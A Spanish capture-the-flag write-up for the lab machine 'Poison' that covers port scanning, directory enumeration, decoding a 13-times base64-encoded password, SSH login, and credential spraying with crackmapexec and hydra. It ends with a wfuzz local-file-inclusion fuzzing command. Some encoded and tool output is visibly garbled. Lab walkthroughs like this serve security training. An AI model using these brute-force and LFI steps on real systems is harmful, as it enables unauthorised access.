

# Poison

## Escaneo

Bash

```
nmap -p- --open -n -Pn -vvv 10.129.1.254 -oG allports
```

```
> nmap -p- --open -n -Pn -vvv 10.129.1.254 -oG allports
2024-07-22 19:15:44 TCP/UDP: Preserving recently used remote address: [AF_INET]154.57.164.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 19:15 CEST [2092]
Initiating SYN Stealth Scan at 19:15 (not bound)
Scanning 10.129.1.254 [65535 ports] as: [AF_INET]154.57.164.109:1337
Discovered open port 22/tcp on 10.129.1.254 [AF_INET]154.57.164.109:1337, sid=6ce93d
Discovered open port 80/tcp on 10.129.1.254 [AF_INET]154.57.164.109:1337, sid=6ce93d
SYN Stealth Scan Timing: About 43.89% done; ETC: 19:16 (0:00:40 remaining)
Completed SYN Stealth Scan at 19:16, 55.76s elapsed (65535 total ports)
Nmap scan report for 10.129.1.254
Host is up, received user-set (0.035s latency).
Scanned at 2024-07-22 19:15:44 CEST for 56s
Not shown: 54584 filtered tcp ports (no-response), 10949 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 55.85 seconds
Raw packets sent: 125020 (5.501MB) | Rcvd: 10951 (438.048KB)
```

Bash

```
nmap -p22,80 -sCV 10.129.1.254 -oN escaneo
```

```
> nmap -p22,80 -sCV 10.129.1.254 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 19:19 CEST
Nmap scan report for 10.129.1.254
Host is up (0.034s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
|_ ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```

vamos a hacer gobuster en directorios ya que es la pagina 80

Bash

```
gobuster dir --url http://10.129.1.254 -w
/usr/share/seclists/Discovery/Web-Content/common.txt -x
html,txt,php
```

```
rtt min/avg/max/mdev = 34.020/34.020/34.020/0.000 ms
> gobuster dir --url http://10.129.1.254 -w /usr/share/seclists/Discovery/Web-Content/common.txt -x html,txt,php

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.1.254
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.hta.txt (Status: 403) [Size: 217]
/.htaccess.html (Status: 403) [Size: 223]
/.hta (Status: 403) [Size: 213]
/.htaccess (Status: 403) [Size: 218]
/.hta.php (Status: 403) [Size: 217]
/.hta.html (Status: 403) [Size: 218]
/.htaccess.txt (Status: 403) [Size: 222]
/.htaccess.php (Status: 403) [Size: 222]
/.htpasswd.txt (Status: 403) [Size: 222]
/.htpasswd.html (Status: 403) [Size: 223]
/.htpasswd.php (Status: 403) [Size: 222]
/.htpasswd (Status: 403) [Size: 218]
/browse.php (Status: 200) [Size: 321]
/cgi-bin/.html (Status: 403) [Size: 222]
/index.php (Status: 200) [Size: 289]
/info.php (Status: 200) [Size: 157]
/ini.php (Status: 200) [Size: 20456]
/phpinfo.php (Status: 200) [Size: 68150]
/phpinfo.php (Status: 200) [Size: 68150]
Progress: 18908 / 18908 (100.00%)


Finished
```

vamos sacando los directorios mas interesantes

## info.php



## phpinfo.php




## ini.php



buscamos listfiles.php

nos metemos en pwdbackup.txt



la guardamos y la vamos a encodear 13 veces como lo hizo el usuario

```
1 cat encode.txt | tr -d '\n'
VmhWd2QyUX1VgKwV0d4wFLURndvR1pzWkZoa1JswJBUVlpV0ZK2J3ETLhMkXvMpkS1IysKvubGhoTVVwVZtceEdZV015U21WVQp1R2hvvFZwD1ZWNRjRWRUTWkKSZtDgtXQX8plm5CUFDWZDBSbVZHV25Sa1JYU1VUV1UxU1ZadGRGZFZaM0JwVmxad1dWmNRVfJqCk1EQjRXa1prWVZKR1NsV1VM040VGt
aa2NtRkdaR2hW0VkvVdXegFTMVZHWkZot1ZGS1RdazFFUmpSV01qVLRZVEZLYz3OSVRSmmKvBdoNLZheGFZVks1VwtSVWJXafDMFZLV1ZKwGVHRLRNBey0Vj1I02EXsXdxUZEYkZwe1YyeG9XR0v4Y0hkWFZscExVakZPZEZKcpaR2dLWVRcWk1GwkHkR0ZaVms1R1RsmntZVkl5YUzK1GwkXbFPpV0d5F
3aUk5Wk2ZvnpK0GxmK5HhWmtKRVLYced1VmkYClvTldNRZAm10NFYmXUakSHW1SSFVqRldj3BqUj30TFZMDFRML4WkhOVYJGS1HUV3HLUJFSc1dtdFpwa2w1WVaT1YwMUCV2t4VZ3Gch3WGRXU0dSSG3FNWLSWEEYmpKMF1XRhXDLJTVOHCV1ltczFSVmxzVnsKwFJ3d0V0D0V31T1ZKTL3FW
3Rm0TdW1T24mpK0Gsq1h0v1X0GfV0mK5amQ0L1Zz3R9VEZaWGRHOV31Vlp0Vj1I02FSs1Uhg0RVmaw18w1p1VTVW12wV2yGfFV1ZChcEwK0WNLVj30NPFySkdJp2mU1ZwNFzWkdlK13GTLt0tHjTjMm0XBLTudJFpYg1SbV3WmR03Yv0b3WVEZTVm14e1Z1ehKXG1K52NEQK1VlpJ
VDFaa2FW1l1Ra3BYVmxad1pERlpk3B0V0vVf1ZG9hR1ZwK2OWF3JmnhVbXm1Yw1Re1FtaFz1VEZQVQVaapXR1ZHV210Tm3FWT8WakowjFVeVNrFz1RNBWVpOU00<cfH1RmRVUjFasFdrWldhVkpZUM1GV2EYUXdazVHU2tkalJGBeXwR1ZTCmKskdJRFpOUk4RVub3dPVU5uUFQwSw0=
> cat encode.txt | tr -d '\n' > encode.txt
> cat encode.txt
File: encode.txt <EMPTY>
> cat encode.txt
File: encode.txt <EMPTY>
> nano encode.txt
> nano encode.txt
> cat encode.txt
File: encode.txt
```

Hacemos un pequeño código en bash

```
GNU nano 8.0
#!/bin/bash

input=$( cat encode.txt )

for i in $( seq 1 13 );
do
    output=$( echo "$input" | base64 -d 2>/dev/null )
    input=$output
    echo "$input"
done

500 [mysql.default_host] => Array
```

Y lo tenemos


Lanzamos bash decode.sh

```
> bash decode.sh
Vm0wd2QyUXlVWGXyTYFWUFZsZFNjRlZ0TVZOWFJsbDNXa2M1VjJKR2JETlhhMUpUVmpGYWMySkVU
bGhoTVVwVWZtcEdTmLJlVmtkWApiRnBPWvd0RmVGVWnRjRXRUTVU1SVZtdFdVZ3BpVLZwWVZtMTRj
MDB4WkZkYVJGS1VUV3N4TkZkcmFGZGhVWEJUWwXaS1VGZFhNVFJTCK1EQjRWMjVTYTFKc2NITLZi
WGh6VGxaYVNHUklUbWhWV0VKVvdXGFTmLF4V25Sa1IwWmFDbFpzV2xoWGExcHJXVlpLUjF0dFJs
ZGgKYTBZMFZhdGFZVks5GTlZkYVYiaFdWMFZLVlZkWGhVHRlRNVnBYVjJ0a1ZtRXpVbkJEYXpGeVlr
UlnWMDfXVmt4V01uTjNaVmRHUjFWcwpjR2tLVW01Q2IxZHNARFJXTWxKR1RsWmtZVkl5YUZOv01G
WkxWbFprV0dWSGRHbE5iRXA2VjJ0YWEWnRSWHBwYms1RVlsVndXRl15CmRH0VdNREZ4Vm10NfDG
WnNjRXhWYwtaUFl6Rldjd3BXykD0TFdXdG9RbVZzV25Sa1JXUlDUVlpzTkZZeU5V0VpWa2w1WVVa
a1YwMUCkV2t4V2JGcGhaRVV4VlZGdGRFNWnBmN3VmpKMGIxUXhiRmRVYTJoV1lrVTF5VmxzVmxw
TmJGcDBDbVZIT1ZkaVZYQkpXVlZvZDFZdwpNWEZTYkd0aFVsZFNXRlZxUms5amQzQmhVbTFPVEZk
WGVGwmtNbEY0VjJ0V1UySkhVbFpVvJNSM1pXeFdXR1ZHWkZWaVJYQmFWa2QwCk5GSkdjRfLLVfVS
c1JGcDZNRGxEWnow0UNnPT0K
Vm0wd2QyUXlW1a1pVldScFvTMVNXRll3Wkc5V2JG6DNXa1JTVjFac2JETlhhMUpUVmpGS2RHVkdX
bFpOYwTfFeZtctEtTMU5IVmtWUgpiVpYVYm14c00xZFdaRFJUTWsxNFdraFdhUXBTYlZKUFdXMTRS
MDB4V25Sa1JscHNvbXhZtLZaSGRITmhVWEJUWwXaS2QxWnRkR0ZaClZsWlhXa1prWVZKR1NtRldh
a0Y0VGtaYVNFNVdaR2hWV0VKVvdXGFTmVpXV2tkVmEzUnBDazFyYkRSV01qVkwWmN3ZVdGR1Vs
cGkKUm5Cb1dsZDRWMLJGTLZkYVYiaFNWMFZLVlZkWGhVdGlnNbEp6V2taa1ZtRXpVbk5EYlVwWfYy
dG9WMDfXVmt4WFZscExVakZPYzFWcwpWbGNLWwtoQmVsWnRjRWRWTvZsNFYyNU9ZVkl5YUZkV01G
WkxWbFphZEuXVVFtdE5hMncwVjJ0b1QxbFdUa2hWYkU1RVlsVlpNbFp0CmVHOVdiVXBjWVd1Yw
MXFSbGhhUlDSWFVqRk9jd3BhUm10TFdXZFZkMlF4V2tWU2JHULZUV3R3ZWxWVGZVFiRXBaVkd0
NFJGcDYKTURsRfP6MDlDZz09Cg==
Vm0wd2QyVkkZOVWRpUm1SWFYwZG9WbFl3WkRSV1ZsbDNXa1JTVjFKdGVGWLZNakExVmpKS1NHVkvR
bUZxVmxsM1dwZDRtMk14WkhWaQpSbVJPWW14R00xWnRkRlpsUmxsNVZHdHNhUXBTYlZKd1ZtdGFZ
VLZXWkZkYVJGSmFwakF4TkZaSE5WZGhVWEJUWwXaS1ZWwkdVa3RpCk1rbDRWMjVlV2sweWFGUlpi
RnBoWld4V2RFNVdaR2hSV0VKVvdXGFTmLJzWkZkVmEzUnNDbUpXV2toV01qVkwXVlpLUjF0c1Vs
VlcKYkhBelZtctEdVMVl4V250YVYiaFdWMFZLVlZadE1UQmtNa2w0V2toT1lWTkhVbE5EYlVZMlZt
eG9WbUpIYUhwV01qRlhaRWRXUjF0cWpaRmNLWwXvD2QxWkVSBGRVTWtwelVXeFdUbEpZVGt4RFp6
MDlDZz09Cg==
Vm0wd2VFNUdiRmRXV0doVlYwZDRWVll3WkRSV1JteFZVMjA1VjJKSGVEQmFWVl13WVd4S2MxZHVi
RmROYmxGM1ZtdFZlRll5VGtsaQpSbVJwVmtaYVWVZFdaRFJaVjAXNFZHNVdhUXBTYlZKVVZGUKti
Mkl4V25KWk0yaFRZbFphZWxWdE5WZGhRWEJUWwXkb2RsZFdVa3RsCmJWwkhWMjVlWVZKR1NsUlVW
bHAzVmpGU1YxWnNaR2hWV0VKVvdZtMTBkMk14Wkh0YVNHUlnDbUY2VmxoVmJHaHpWMjFXZEdWR1Ns
ZFcKYlUwd1ZERldUMkpzUWxWTLJYTkxDZz09Cg==
Vm0weE5GbFdWwGhVv0d4VvYwZDRWRmxVU205V2JHeDBaVvYwYwXKc1dubFdNblF3VmtVeFyYTkli
RmRpVkJaUvDwZDRZV014VG5WaQpSbVJUvFRKb2IxWnJZM2hTYlZaeLVtNVdhQXBTYldodldWUktl
bVZHV25KYVJGS1RUVlp3VjFSV1ZsZGhVWEJUvM10d2IxZHNASGRSCmF6VlhVbGhZV21WdGVGSLdw
bU0wVDFWT2JssQLVNRXNLCg==
Vm0xNFlWVXhUWGXUv0d4VFlUSm9WbGx0ZUV0a1JsWnLWmNqWkUxV2NIBFdiVFZQWVd4YWMxTnVi
RmRTTTJob1ZrY3hSbVZzUm5WaApSbWhvWVRKEmVGVWnJaRFJTTVZwV1RWVldhUXBTvmtwb1dsZHdR
azVXUlhsWmVteFJWwM0T1VOb1BUMESK
Vm14YVUxTXlTWGxTYTJoVllteEtjRlZyV2t0VE1WcHlWbTVPYWxac1NubFdSM2hoVkcXrMVsRnVh
RmhoYTJzeFZrZDRSMvPWTvVWwQpSVkpwldwQk5WRXlZemxRVVc4OUnnPT0K
VmxaU1MySXlSa2hVYmxKcFvRwktTMVpyVm50a1ZsSn1WR3hhVG1Fe1FuaFha2sxVkd4R1ZVMUVi
RVJhZWpBNVEyYz1QUW89Cg==
VLZSS2IyRkhUblJpUkZKS1ZrVnNjVlJyVGxaTmEzQnhXakk1VGxGVU1EbERaejA5Q2c9PQo=
VVRKb2FHTnRiRFJKVkvVscVRrTLZNa3BxWj15TlFUMDLdZz09Cg==
UTJoagNtbDRJVELqTkNVMkpqZ29NQTO9Cg==
Q2hhcm14ITIjNCU2JjgoMA=
Charix!2#4%668(0
[+] Authentication: Decrypt packet error: bad packet ID, may be a replay! [ #201
```


una vez hecho nos guardamos la contraseña

despues nos iremos a url que tenemos la carga de un fichero dentro de la raiz del servidor web





Lo colocamos mejor



Vemos dos usuario Root charlie y Charix

probamos la contraseña y usuario charix por ssh

```

> cat creed
File: creed
1 Charix!2#4%668(0

> ssh charix@10.129.1.254
The authenticity of host '10.129.1.254 (10.129.1.254)' can't be established.
ED25519 key fingerprint is SHA256:ai75ITo2ASaXyYZVscbEWVbDkh/ev+ClcQsgC6xmlrA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.254' (ED25519) to the list of known hosts.
(charix@10.129.1.254) Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:     https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List:        https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
If you `set watch = (0 any any)' in tcsh, you will be notified when
someone logs in or out of your system.
charix@Poison:~ % ls
secret.zip      user.txt
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a589233063604209c
charix@Poison:~ %

```

Y obtenemos la primera flag.txt

Tambien podemos utilizar el etc/passwd y tener los usuario

```
Shell No. 1
File Actions Edit View Help
GNU nano 8.0
passwd
root:*:0:0:Charlie 6:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System 6:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/usr/sbin/nologin
pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/usr/sbin/nologin
auditdist:*:78:77:Auditdist unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/usr/sbin/nologin
ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/usr/sbin/nologin
tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
```

y con AWK vamos a solo coger lo que necesitamos y lo metemos en un archivop

Bash

```
cat passwd | awk -F ':' '{ print $1}' > users.txt
```



```
> cat passwd | awk -F ':' '{ print $1}' > users.txt
> ls
allports  allports_ep  creed  decode.sh  encode.txt  escaneo  passwd  users.txt
> cat users.txt

File: users.txt
1 root
2 toor
3 daemon
4 operator
5 bin
6 tty
7 kmem
8 games
9 news
10 man
11 sshd
12 smmsp
13 mailnull
14 bind
15 unbound
16 proxy
17 _pflogd
18 _dhcp
19 uucp
20 pop
21 auditdistd
22 www
23 _ypldap
24 hast
25 nobody
26 _tss
27 messagebus
28 avahi
29 cups
30 charix

> cat creed

File: creed
1 Charix!2#4%668(0

> cat creed > passwd.txt
> ls
allports  allports_ep  creed  decode.sh  encode.txt  escaneo  passwd  passwd.txt  users.txt
```

Ahora con crackmapexec

Bash

```
crackmapexec ssh 10.129.1.254 -u users.txt -p passwd.txt
```

```
> crackmapexec ssh 10.129.1.254 -u users.txt -p passwd.txt
SSH 10.129.1.254 22 10.129.1.254 [✓] SSH-2.0-OpenSSH_7.2 FreeBSD-20161230
SSH 10.129.1.254 22 10.129.1.254 [-] root:Charix!2#4%668(0 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
```

Asi hasta que lo saque

es lento o sino con hydra

Bash

```
hydra -L users.txt -P passwd.txt ssh://10.129.1.254
```

```
Hydra -L users.txt -P passwd.txt ssh://10.129.1.254:22
Hydra v9.5 (C) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-22 22:32:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (1:30/p1), ~2 tries per task
[DATA] attacking ssh://10.129.1.254:22/
[22][ssh] host: 10.129.1.254 login: charix password: Charix12NA%668(0
[22][ssh] host: 10.129.1.254 login: charix password: Charix12NA%668(0
[STATUS] 33.00 tries/min, 33 tries in 00:01h, 1 to do in 00:01h, 3 active
[22][ssh] host: 10.129.1.254 login: charix password: Charix12NA%668(0
[22][ssh] host: 10.129.1.254 login: charix password: Charix12NA%668(0
1 of 1 target successfully completed, 3 valid passwords found
[22][ssh] host: 10.129.1.254 login: charix password: Charix12NA%668(0 finished at 2024-07-22 22:34:03
```

Aqui lo tenemos.

Vamos a hacer otra manera cuando tenemos un LFI hay que buscar algun log para ello vamos a buscar tambien segun lo que tenemos como vemos que tenemos FreeBSD y es un apache buscaremos en google los directorio de los logs

# Bash

```
wfuzz -c --hl 4 -z file,/usr/share/seclists/Fuzzing/LFI/LFI-  
gracefulsecurity-linux.txt 'http://10.129.1.254/browse.php?  
file=FUZZ'
```

